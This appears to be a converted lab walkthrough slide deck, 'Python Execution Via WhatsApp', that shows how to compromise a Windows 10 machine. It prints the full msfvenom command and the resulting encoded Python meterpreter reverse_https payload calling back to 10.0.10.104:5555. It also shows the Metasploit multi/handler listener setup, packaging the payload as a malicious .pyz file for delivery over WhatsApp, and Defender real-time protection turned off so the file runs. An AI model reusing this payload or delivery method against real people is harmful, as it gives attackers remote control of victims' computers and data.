# Python Execution Via WhatsApp

AllCyber – Jose Rodriguez








## Preparing a Virtual Environment

#### Network Design



#### Windows 10 System

#### Device specifications

Device name PandaTower

Processor Intel(R) Core(TM) i5-8500 CPU @ 3.00GHz 3.00 GHz

Installed RAM 8.00 GB (7.80 GB usable)

Device ID F7163F1A-BA31-4A7B-9521-11B967C51651

Product ID 00330-51986-73976-AAOEM

System type 64-bit operating system, x64-based processor

Pen and touch No pen or touch input is available for this display

Сору

Rename this PC

#### Windows specifications

Edition Windows 10 Pro


 Version
 22H2


 Installed on
 8/20/2023

 OS build
 19045.4651


Experience Windows Feature Experience Pack 1000.19060.1000.0

Сору





#### Windows 10 System



#### Kali Linux 2023.4: Enabling PostgreSQL


```
—(adversary⊕kali)-[~]
 -$ sudo su
[sudo] password for adversary:
 —(root@kali)-[/home/adversary]
 # systemctl enable --now postgresql
Synchronizing state of postgresql.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable postgresql
Created symlink /etc/systemd/system/multi-user.target.wants/postgresgl.service → /lib/systemd/system/postgresgl.service.
  -(root® kali)-[/home/adversary]
 -# systemctl status postgresql
 postgresql.service - PostgreSQL RDBMS
     Loaded: loaded (/lib/systemd/system/postgresql.service; enabled; preset: disabled)
    Active: active (exited) since Mon 2024-07-29 16:30:07 EDT; 33s ago
   Process: 3244 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 3244 (code=exited, status=0/SUCCESS)
        CPU: 2ms
Jul 29 16:30:07 kali systemd[1]: Starting postgresql.service - PostgreSQL RDBMS...
Jul 29 16:30:07 kali systemd[1]: Finished postgresql.service - PostgreSQL RDBMS.
```

## Kali Linux 2023.4: Creating Database & Starting Metasploit

### Preparing a Python Payload

Using Metasploit

#### MSFVENOM: Output Options



https://docs.rapid7.com/metasploit/the-payload-generator/#format

#### Checking Python/Meterpreter Module

```
<u>msf6</u> > search python/meterpreter/reverse_https
Matching Modules
==========
     Name
                                                          Disclosure Date Rank
                                                                                  Check Description
                                                          -----
     payload/cmd/unix/python/meterpreter/reverse_https
                                                                          normal No
                                                                                         Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
     payload/cmd/windows/python/meterpreter/reverse_https
                                                                                         Python Exec, Python Meterpreter, Python Reverse HTTPS Stager
                                                                          normal No
  2 payload/python/meterpreter/reverse_https
                                                                                         Python Meterpreter, Python Reverse HTTPS Stager
                                                                          normal No
Interact with a module by name or index. For example info 2, use 2 or use payload/python/meterpreter/reverse_https
<u>msf6</u> >
```

#### Kali Linux IP


```
| (adversary⊗ kali)-[~]
| $ ip a
| 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00 brd 00:00:00:00:00:00
| inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever inet6 ::1/128 scope host noprefixroute valid_lft forever preferred_lft forever
| 2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen |
| 1000 link/ether 08:00:27:3a:d3:6c brd ff:ff:ff:ff|
| inet 10.0.10.104/24 brd 10.0.10.255 scope global dynamic noprefixroute eth0 valid_lft 85422sec preferred_lft 85422sec |
| inet6 fe80::a00:27ff:fe3a:d36c/64 scope link noprefixroute valid_lft forever preferred_lft forever
```

#### Creating Payload in Raw Output Type

```
msf6 > msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw
[*] exec: msfvenom -p python/meterpreter/reverse_https LHOST=10.0.10.104 LPORT=5555 -f raw

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Python from the payload
[-] No arch selected, selecting arch: python from the payload
No encoder specified, outputting raw payload
Payload size: 748 bytes
exec(__import__('zlib').decompress(__import__('base64').b64decode(__import__('codecs').getencoder('utf-8')('eNpNUtuK2zAQfY6/Qm+Wile+xM62KS6EkDZsrqyz7bYhCNke12
oUy7Uck93Sf6+cUNhBMJozZ8Sc0YhTrZoWvUqR0inXMAod/aKtTsTG0Q4aLVTFRFUo6yxjxsSVzxj+E4ztcyNNXWA7w/932sDvM+jW/rvvxN47HJyiUScpdBvv7fQsZM5UDRU0tmPPd7ttMudVLk14IFap4/3B
EgXC19I4DpBJok58inHg3DsfCEGqucVDJ3SGZGwNbv0graU10FlsPE2SSVRVLVxa3Ifbx81uM90smcG7YEh6Hs1KyIGsVLqt+Aniz1xquCaMYlG8sJPK4frYdPa4Y+vNemYNSk15bZrp8VnSt81jz9EZIZaKTe
KtSPyu1AamPM9L4LkZZrzH9pOG5m7yE6rWDGGlXoWU3I2oh7DY8vwjmm6f0CZB/j3zWICkOAJa8ayHngma1LWEb5AuROu0vIj6II8QXsx3q6Vz434xyhRBX29f5/ojGqGVSoUE149mfvgeJbzgjTDlIfVtcrDg
AhnuN4DmkKlT3YDW+LYMNB2FPZgDVrQXhe2ybWs9dl3fox71+x00I2MuK9j5bvrA1pPq+ddq8V0nuvYmPzr+cOwuNjGrwXNMjFn/ALMvyWM=')[0])))
```

#### Creating Malicious .PYZ File



#### Configure listener

```
msf6 > use multi/handler
[*] Using configured payload generic/shell reverse tcp
msf6 exploit(multi/handler) > set PAYLOAD python/meterpreter/reverse_https
PAYLOAD => python/meterpreter/reverse_https
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
Payload options (python/meterpreter/reverse https):
          Current Setting Required Description
                                       The local listener hostname
                            yes
                        yes
no
                                      The local listener port
   LPORT 8443
                                       The HTTP Path
   LURI
Exploit target:
   Id Name
   0 Wildcard Target
View the full module info with the info. or info -d command
```

```
msf6 exploit(multi/handler) > set LHOST 10.0.10.104
LHOST => 10.0.10.104
msf6 exploit(multi/handler) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
   Name Current Setting Required Description
   ____ ______
Payload options (python/meterpreter/reverse https):
   Name Current Setting Required Description
   LHOST 10.0.10.104 yes
                                  The local listener hostname
  LPORT 5555 yes The local listener port
LURI no The HTTP Path
Exploit target:
   Id Name
   0 Wildcard Target
View the full module info with the info, or info -d command.
```


#### **Start Listener**

```
msf6 exploit(multi/handler) > exploit
[*] Started HTTPS reverse handler on https://10.0.10.104:5555
```


### Preparing a Python Payload

Using Metasploit


#### Listener waiting for connection



#### Opening hello\_world.py (FAILED)



#### Opening hello\_world.pyz (FAILED)





#### Opening hello\_world.pyz (SUCCESSFUL)

## Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

#### Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.



Off

